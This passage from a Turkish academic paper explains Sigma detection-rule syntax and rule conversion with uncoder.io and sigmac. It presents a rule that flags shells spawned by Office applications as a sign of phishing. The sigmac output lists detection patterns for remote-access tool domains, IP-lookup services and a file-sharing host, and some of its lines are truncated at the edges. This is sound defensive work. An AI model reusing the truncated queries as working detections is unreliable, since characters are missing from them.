- Condition: Alanında kura eşleşmesi için mantık belirtilir, and, or, pip, count, max, avg gibi operatörler kullanılır. Condition, Kuralın platformlar üzerinde nasıl işleneceği ile ilgilenen

kısımdır. Yazılan kuralın indikatörleri hangi parametre ile tanımlandıysa bunu yazmamızın en temel yöntemidir. Birden fazla keywordümüz mevcut ise bunlar arasında mantıksal bir bağ kurmaya çalışmaktadır. Bunların alt parametreleri bulunmaktadır.

- “all of keywords” : Listelenen herhangi bir ögenin varsayılan davranışı yerine listedeki tüm anahtar kelimelerin görünmesi gerektiği anlamına gelir.
- “1 of keywords” : Keyword parametresi içindeki anahtar kelimelerin bir tanesinin geçmesi yeterlidir.
- “1 of them” : parametreden bağımsız olarak tanımlanmış herhangi bir indikatörden bir tanesinin gözükmesi gerektiği anlamına gelir.
- “all of them” : Tanımlanmış indikatörlerin hepsinin gözükmesi gerektiğini belirtir.
- Search-Identifier: list ve maps olmak üzere iki farklı veri yapısında oluşabilen bir tanım
 - List: listeler, tam log ile ilgili uygulanan ve mantıksal “VEYA” ile bağlantılı dizeler içerir.
 - Maps: Log da bir alan ve değer bir dize veya tamsayı değer çiftinden oluşur. Maps listeleri mantıksal bir veya ile birleştirilir. Bir haritanın tüm öğeleri “VE” mantık operatörüyle birleşir.
- Timeframe: zaman dilimi tanımı yapılabilir.

Bir Sigma kuralı geliştirme çalışması gerçekleştirilirken girdilerin doğru ve eksiksiz olması gerekmektedir. Yukarda genel bakış açısından girdiler aktarılmıştır [11].

2.4. Sigma Kurallarının Dönüştürülmesi


Sigma kural biçimi çok esnektir, yazması kolaydır ve her türlü log türüne uygulanabilmektedir bu sayede tehdit avcılığını gerçekleştirecek kişilerin SIEM veya EDR ürünlerinin sözdizimi öğrenmek zorunda kalmadan sigma formatında yazıp istediği ürünün sözdizimi yapısına dönüştürme imkânı sağlamaktadır [12].

Yazılan sigma kurallarının dönüştürülmesi için online çevirmenizi sağlayan “uncoder.io” isimli araç veya “simac” isimli araçları kullanarak kuralı istediğimiz güvenlik ürünün söz dizim formatına dönüştürebiliriz.

2.4.1. uncoder.io

uncoder.io, güvenlik ürünleri platformundan bağımsız Sigma kurallarının düzinelerce SIEM ve EDR için yerel sorgulara, kurallara ve diğer içerik türlerine tek tıklamayla dönüştürülmesini sağlayan çevrimiçi bir Sigma çeviri motorudur [7].

uncoder.io sayesinde herhangi ek bir araç kullanmada internet tarayıcısını kullanarak sigma kurallarını uygun güvenlik ürünü diline çevirebiliriz.




Şekil 1. Unicoder.io aracının sigma kuralından splunk SIEM ürününe kural dönüştürmesi

Şekil 1. Aktarıldığı gibi sol alanda sigma kuralını yazdıktan sonra sağ alanda SIEM veya EDR güvenlik ürünlerinden tercih ederek istediğimiz sözdizimi türüne çeviriyoruz. Şekil 1. de görünen Sigma kuralını Splunk isimli SIEM güvenlik ürününün sahip olduğu sözdizimine dönüştürebildik.

2.4.2. Sigmac

Github reposunda bulunan <https://github.com/SigmaHQ/sigma> adresinden sigmac aracına erişebiliriz. Bu araç komut satırında çalışmaktadır. Bu araç kullanabilmek için python3 programlama dilini kullanmamız gerekmektedir [13].

Sigmac aracı, komut satırında çalışan bir araç olduğundan, kullanılırken belli başlı parametreler ihtiyaç duymaktayız.



Şekil 2. Sigmac aracının CLI

Sigmac aracının genel itibarıyla çalıştırmak istediğimiz “Python3 sigmac -t <dönüştürülecek sytanx> -r <yazılan kuralımızın yolu>” şeklinde bir sözdizimi kullanarak istediğimiz kuralları belli başlı güvenlik ürünlerin sözdizimine dönüştürebiliriz [14].

```
(root@MA)-[/home/ma/Desktop/sigma-master/tools]
# python3 sigmac -I -t splunk -c config/splunk-windows.yml -r rules/windows
((QueryName="_ldap.*" NOT (((Image="C:\\Windows\\*") OR ((Image="C:\\ProgramData\\Microsoft\\Windows Def
der\\Platform\\*") OR Image="C:\\Program Files\\Windows Defender\\MsMpEng.exe" OR Image="C:\\Program Files
x86\\Windows Defender\\MsMpEng.exe") Image="*\\MsMpEng.exe")) OR ((Image="c:\\unknown process") OR ((Imag
"C:\\WindowsAzure\\GuestAgent*")))))
((QueryName="*servicebus.windows.net*" Image="*HybridConnectionManager*"))
(((QueryName="taf.teamviewer.com" OR QueryName="udp.ping.teamviewer.com") NOT ((Image="*TeamViewer*"))))
((QueryName="aaa.stage.*" OR QueryName="post.1*" OR QueryName="*.stage.123456.*") | table Image,CommandLi
(((QueryName="canireachthe.net" OR QueryName="ip.v4.icanhazip.com" OR QueryName="ip.anysrc.net" OR QueryNam
"edns.ip-api.com" OR QueryName="wtfismyip.com" OR QueryName="checkip.dyndns.org" OR QueryName="api.2ip.ua"
R QueryName="icanhazip.com" OR QueryName="api.ipify.org" OR QueryName="ip-api.com" OR QueryName="checkip.a
zonaws.com" OR QueryName="ipecho.net" OR QueryName="ipinfo.io" OR QueryName="ip.v4bot.whatismyipaddress.com
OR QueryName="freegeoip.app" OR QueryName="ifconfig.me" OR QueryName="ipwho.is") NOT (((Image="*\\Google\\
rome\\Application\\chrome.exe" OR Image="*\\iexplore.exe" OR Image="*\\firefox.exe" OR Image="*\\brave.exe
OR Image="*\\opera.exe" OR Image="*\\msedge.exe" OR Image="*\\vivaldi.exe" OR Image="*\\chromium.exe" OR I
ge="*\\microsoftedge.exe" OR Image="*\\iexplorer.exe" OR Image="*\\CCleaner Browser\\Application\\CCleaner
wser.exe")))))
QueryName="*userstorage.mega.co.nz*"
(((QueryName="*.getgo.com" OR QueryName="*.logmein.com" OR QueryName="*.ammyy.com" OR QueryName="*.netsupp
tsoftware.com" OR QueryName="*.remoteutilities.com" OR QueryName="*.net.anydesk.com" OR QueryName="*.api.pla
next.com" OR QueryName="*.relay.splashtop.com" OR QueryName="*.api.splashtop.com" OR QueryName="*.app.atera
om" OR QueryName="*.agentreporting.atera.com" OR QueryName="*.pubsub.atera.com" OR QueryName="*.logmeincdn.
tp.internapcdn.net" OR QueryName="*.logmein-gateway.com" OR QueryName="*.client.teamviewer.com" OR QueryName
*.integratedchat.teamviewer.com" OR QueryName="*.static.remotepc.com" OR QueryName="*.n-able.com" OR QueryNa
="*.comserver.corporate.beanywhere.com" OR QueryName="*.swi-rc.com" OR QueryName="*.swi-tc.com" OR QueryNam
*.telemetry.servers.qetgo.com" OR QueryName="*.relay.screenconnect.com" OR QueryName="*.control.connectwise.
m" OR QueryName="*.express.gotoassist.com" OR QueryName="*.authentication.logmeininc.com" OR QueryName="*.se
ices.vnc.com" OR QueryName="*.tmate.io" OR QueryName="*.api.parsec.app" OR QueryName="*.parsecusercontent.co
OR QueryName="*.remotedesktop-pa.googleapis.com" OR QueryName="*.logmein-gateway.com" OR QueryName="*.secur
logmeinrescue.com" OR QueryName="*.join.zoho.com" OR QueryName="*.assist.zoho.com" OR QueryName="*.zohoassis
com" OR QueryName="*.downloads.zohocdn.com" OR QueryName="*.agent.jumpcloud.com" OR QueryName="*.kickstart.ju
cloud.com" OR QueryName="*.cdn.kaseya.net" OR QueryName="*.relay.kaseya.net" OR QueryName="*.license.bomgar.c
" OR QueryName="*.beyondtrustcloud.com") NOT (((Image="*\\Google\\Chrome\\Application\\chrome.exe" OR Imag
"*.\\brave.exe" OR Image="*\\chromium.exe" OR Image="*\\firefox.exe" OR Image="*\\msedge.exe" OR Image="*\\
era.exe" OR Image="*\\microsoftedge.exe" OR Image="*\\iexplorer.exe" OR Image="*\\vivaldi.exe" OR Image="*
CCleaner Browser\\Application\\CCleanerBrowser.exe")))))
Image="*\\regsvr32.exe" | table ComputerName,User,Image,DestinationIp,DestinationPort
QueryName="*.*.origint"
```

Şekil 3. Sigmac Sözdizimi Dönüştürme İşlemi

Söz dizimin de kullanılabilecek parametrelerin açıklaması aşağıdaki gibidir.

-I: Çevirme işlemi sırasında backend tarafındaki hataları göstermemesini istiyor isek parametresi kullanabiliriz.


-r parametresi ile çevrilecek kuralın yolunu recursive olarak belirtebiliriz.

-t dönüştürülmek istenen sytanx dilini belirtiyoruz.

-c: config dosyanın formatını belirtir


3. Materyal ve Metod

Bu çalışmada, <https://visualstudio.microsoft.com/downloads/> url adresinden program derleyici olarak bilinen “Microsoft Visual Studio Code” isimli 3.parti yazılımın 1.74.3 versiyonu kurulmuştur. Visual Studio Code Microsoft tarafından Windows, Linux ve MacOS için geliştirilen bir kaynak kodu düzenleyicisidir. Hata ayıklama, gömülü Git kontrolü, sözdizimi vurgulama, akıllı kod tamamlama, snippet'ler ve kod yeniden yapılandırma desteği içerir. Ayrıca özelleştirilebilir, böylece kullanıcılar editörün temasını, klavye kısa yollarını ve tercihlerini değiştirebilir[15].



Şekil 4. Microsoft Visual Studio Code


Sigma kuralların geliştirilmesi sağlanacak sisteme Visual Studio Code aracı kurulması tavsiye edilmektedir. Farklı editörler kullanılarak sigma kural geliştirme gerçekleştirilebilir.




Şekil 5. Microsoft Visual Studio Code Extensions Sekmesi

Sigma kurallarının yaml dosya formatından olması gerektiğinden yaml uygun olmalıdır. Visual Studio Code kolaylığı sayesinde eklenti olarak dâhil edebiliriz. Bu sayede söz dizimin de bir hata olması durumunu görebiliriz. Visual Studio Code uygulamasını extensions sekmesinde birçok farklı eklenti kurabilme imkânı tanımaktadır.

Extension sekmesinde; sigma kuralların yazılmasına imkân sağlayan Yaml ve Sigma eklentileri kurulması gerekmektedir. Arama kutucuğuna Yaml ve Sigma yazarak ilgili eklentileri Visual Studio Code içerisine dâhil edebiliriz.




Şekil 6. Microsoft Visual Studio Code Yaml eklentisi



Şekil 7. Microsoft Visual Studio Code Sigma eklentisi

Sigma ve Yaml eklentileri kurulduktan sonra sistemimiz sigma kuralları geliştirmeye uygun materyaller sağlanmış olmaktadır.


Kurumun ihtiyacına göre metotlar sağlanabilmektedir. Son zamanlarda, ortalama saldırısı, internet kullanıcılarının, hükümetlerin ve hizmet sağlayan kuruluşların karşılaştığı en belirgin saldırılardan biri haline geldi [16]. Bu saldırı türlerinde teknik bilgisi olmayan son kullanıcılar hedeflenmektedir. Bu saldırılar genellikle, sosyal mühendislik tekniklerini uygulayarak kullanıcının mail içerisinde bulunan eki indirip sistemi üzerinde çalıştırmasını hedeflemektedir. Son kullanıcı mail ekinde bulunan Office dosyalarını indirip zararlı yazılımı aktif ettiği andan itibaren siber saldırıya bağlantı erişimi sağlamaktadır. Kurum ağı içerisinde böyle bir durumun gerçekleşip gerçekleşmediğini tespit edebilmek adına Sigma kural geliştirme çalışması yapılabilmektedir.



Şekil 8. Ortalama saldırı tespit eden sigma kuralı

Visual Studio Code açıp yeni bir sayfa oluşturup yeni bir sayfa adı veriyoruz sayfaya verdiğimiz dosyanın uzantısını “.yaml” şeklinde kaydediyoruz. Bu sayfada sigma kurallarında olması gereken girdi kısımlarını dolduruyoruz. Oltalama saldırılarını tespit edebilmek adına detection kısmında Office dosyalarının olabilecek işlemlerini yazıyoruz. Bu işlemlerin ardından bir bağlantı gerçekleşebilmesi için komut satırına imkan sağlayabilecek cmd.exe, powershell.exe, wscript.exe, cscript.exe işlemlerini olması halinde kurala takılması gerektiğini yazıyoruz.

Yazılan sigma kuralını kullanabiliriz. Ağ üzerinde farklı bir güvenlik ürünü kullanılıyorsa unicoder.io isimli online aracı kullanıp istediğimiz güvenlik ürünün söz dizim yapısına dönüştürebiliriz.



Şekil. 9 unicoder.io Kural Dönüştürme Alanı

unicoder.io aracını kullanarak yazmış olduğumuz kuralını ağ üzerinde kullanılan farklı bir güvenlik ürünü söz dizimi yapısına dönüştürdük. Bu sayede herhangi bir ürünün sözdizimi yapısını ayrıca öğrenmeye gerek kalmadan kural geliştirme çalışması gerçekleştirebildik. Ayrıca ağ üzerinde oltala saldırı türlerinin sistem üzerine var olup olmadığını yani tehdit avcılığını gerçekleştirmek adına yazmış olduğumuzu kuralı kullanabiliriz. Kurumun ihtiyacı ya da yeni gelişen zafiyetleri tespitini sağlamak adına bu şekilde kural geliştirme metotları kullanılabilir.

4. Sonuçlar Ve Tartışma

Office dosyalarından uzaktan bağlantı elde etmek isteyen siber saldırganları tespit etmek adına Sigma kural geliştirme çalışması gerçekleştirilmiştir. Bu kural sayesinde güvenlik ürünleri üzerinde alınan log kayıtlarında sorgu yapılarak sistem üzerinde herhangi bir office dosyasından bağlantı alınması anında tespit işlemi gerçekleştirilebilecektir.

Sigma kurallarının geniş yelpazesinde anlatılması sonucunda kural geliştirme çalışması yapılmış örnek olarak aktarılmıştır.

title: Office Products That Create A shell

id: 7a84d78a-92b8-11ed-a1eb-0242ac120002

status: Stable

description: Detects a Windows command and scripting interpreter executable started from Microsoft Word, Excel, Powerpoint.

author: Muhammed AYGÜN

references:

- <https://mgreen27.github.io/posts/2018/04/02/DownloadCradle.html>

date: 2023/01/06

modified: 2022/02/23

logsource:

category: process_creation

product: windows

detection:

selection:

ParentImage|endswith:

- '\WINWORD.EXE'*
- '\EXCEL.EXE'*
- '\POWERPNT.exe'*

Image|endswith:

- '\cmd.exe'*
- '\powershell.exe'*
- '\wscript.exe'*
- '\cscript.exe'*

condition: selection

fields:

- CommandLine*
- ParentCommandLine*

falsepositives:

- Unknown*

level: high

tags:

- attack.t1204.002

Kurum veya kuruluşlar, ağ ve sistemlerini korumak adına çeşitli güvenlik ürünleri alma ve ağ içerisine dâhil etme işlemi gerçekleştirebilir. Siber savunma gerçekleştirmek adına güvenlik ürünlerinin tek başlarına yeterli olmadığı ve ürün tarafından korunmasının pek mümkün olmamaktadır. Başarılı bir veri ihlalinin ortalama tespit süresinin altı aydan fazla olmasına ve tipik olarak hedef kuruluşu yaklaşık dört milyon dolara mal olmasına neden olan siber saldırıların tespit edilmesi daha zor hale geldi. Saldırıları daha sofistike ve hedefli hale geliyor ve hazırlıksız ortamları saldırganlar için kolay bir av haline getiriyor [17]. Siber savunma süreçlerinde saldırıya maruz kalabileceğimiz tehdit aktörlerinin taktiklerini, tekniklerini ve prosedürlerini temsilen tehdit avcılığı çalışmaları gerçekleştirmeliyiz. Güvenlik ürünlerinde dönüştürülmesi kolay ve açık kaynak kodlu bir şekilde paylaşılmasının mümkün kılan kural geliştirme çalışmaları yapılmalıdır. Sigma kural geliştirme çalışmaları siber tehdit istihbaratı ve paylaşımı, gelişmiş tehditlerle başa çıkmak ve güvenlik yeteneklerini güçlü bir şekilde etkilemek için gerekli görülüyor. Siber savunma ekipleri, elde edilen göstergeler sayesinde kötü amaçlı etkinliklerin tespit edilmesine önemli rol oynamaktadır.

Tehditler hakkında paylaşılan bilgiler doğrultusunda; siber savunma ekipler tarafından yazılan teknik, taktik ve prosedürleri tespit etmede kullanılan paternlerin tespit edilmesi adına kural geliştirme çalışmaları gerçekleştirilmektedir. Merkezi yapıda verilerin depolanmasını sağlayan güvenlik ürün üreticilerin çok fazla bulunmasından dolayı farklı sayılarda yazım sözdizimi karşımıza çıkmaktadır. Bu farklı söz dizim yapılarından dolayı geliştirilen kuralların paylaşılmasının zorluğu güvenlik ürün üreticilerin geç veya hiç tespit edilmemesine ilişkin kuralların geliştirme çalışmaları, geliştirilen kuralların siber güvenlik camiasında paylaşılmasının zorluğu arkasındaki temel nedeni tanımlayarak açıklanması amaçlanmaktadır.

